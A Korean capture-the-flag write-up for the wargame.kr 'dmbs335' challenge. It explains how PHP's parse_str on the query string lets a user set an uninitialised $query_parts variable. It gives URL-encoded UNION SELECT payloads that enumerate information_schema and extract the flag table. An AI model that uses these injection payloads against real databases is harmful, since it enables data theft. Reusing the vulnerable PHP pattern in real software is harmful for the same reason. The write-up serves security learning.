
[wargame.kr] dmbs335
😁문제 설명
SQL injection Challenge!
(injection)

- thx to dmbs335
✏️ 풀이


문제에 접속하면 아래와 같이 데이터를 조회하는 폼이 존재한다.
아래 소스 코드를 살펴보면, operator 값에는 and와 or 밖에 못넣는다. 또한 QUERY_STRING 부분에 parse_str 함수를 사용했는데, 이 함수는key=value&key2=value2 이런식으로 저장되면 아래처럼 동작한다.
$key='value';
$key2='value2';
<?php

function getOperator(&$operator) {
    switch($operator) {
        case 'and':
        case '&&':
            $operator = 'and';
            break;
        case 'or':
        case '||':
            $operator = 'or';
            break;
        default:
            $operator = 'or';
            break;
}}

if(preg_match('/session/isUD',$_SERVER['QUERY_STRING'])) {
    exit('not allowed');
}

parse_str($_SERVER['QUERY_STRING']);
getOperator($operator);
$keyword = addslashes($keyword);
$where_clause = '';

if(!isset($search_cols)) {
    $search_cols = 'subject|content';
}

$cols = explode('|',$search_cols);

foreach($cols as $col) {
    $col = preg_match('/^(subject|content|writer)$/isDU',$col) ? $col : '';
    if($col) {
        $query_parts = $col . " like '%" . $keyword . "%'";
    }

    if($query_parts) {
        $where_clause .= $query_parts;
        $where_clause .= ' ';
        $where_clause .= $operator;
        $where_clause .= ' ';
        $query_parts = '';
    }
}
?>
이 부분을 더 살펴보면 $col 변수에 아무런 값이 없을 경우에 초기화되지 않고, $query_parts 부분을 url 쿼리 뒷부분에 추가하여 sqli를 수행할 수 있다.
parse_str($_SERVER['QUERY_STRING']);
getOperator($operator);
$keyword = addslashes($keyword);
$where_clause = '';

if(!isset($search_cols)) {
    $search_cols = 'subject|content';
}

$cols = explode('|',$search_cols);

foreach($cols as $col) {
    $col = preg_match('/^(subject|content|writer)$/isDU',$col) ? $col : '';
    if($col) {
        $query_parts = $col . " like '%" . $keyword . "%'";
    }

    if($query_parts) {
        $where_clause .= $query_parts;
        $where_clause .= ' ';
        $where_clause .= $operator;
        $where_clause .= ' ';
        $query_parts = '';
    }
}

아래 query_parts 파라미터에 1%20union%20select%201,2,3,4 를 해보면 컬럼 수가 4개라는 것을 알 수 있다.

아래 값을 query_parts 파라미터에 넣어 확인해보면 flag 테이블 명을 확인할 수 있다.
1%20union%20select%201,table_name,3,4%20from%20information_schema.tables%23

이제 컬럼 명을 알기 위해 아래와 같이 column으로 바꿔서 넣어보면 컬럼명이 f1ag인 것을 알 수 있다.
1%20union%20select%201,column_name,3,4%20from%20information_schema.columns%23
그럼 이제 컬럼 명과 테이블 명을 알았으니 아래 쿼리를 query_parts 파라미터에 넣어 조회해보면 flag 값을 추출할 수 있다.
1%20union%20select%201,f1ag,3,4%20from%20Th1s_1s_Flag_tbl%23
댓글남기기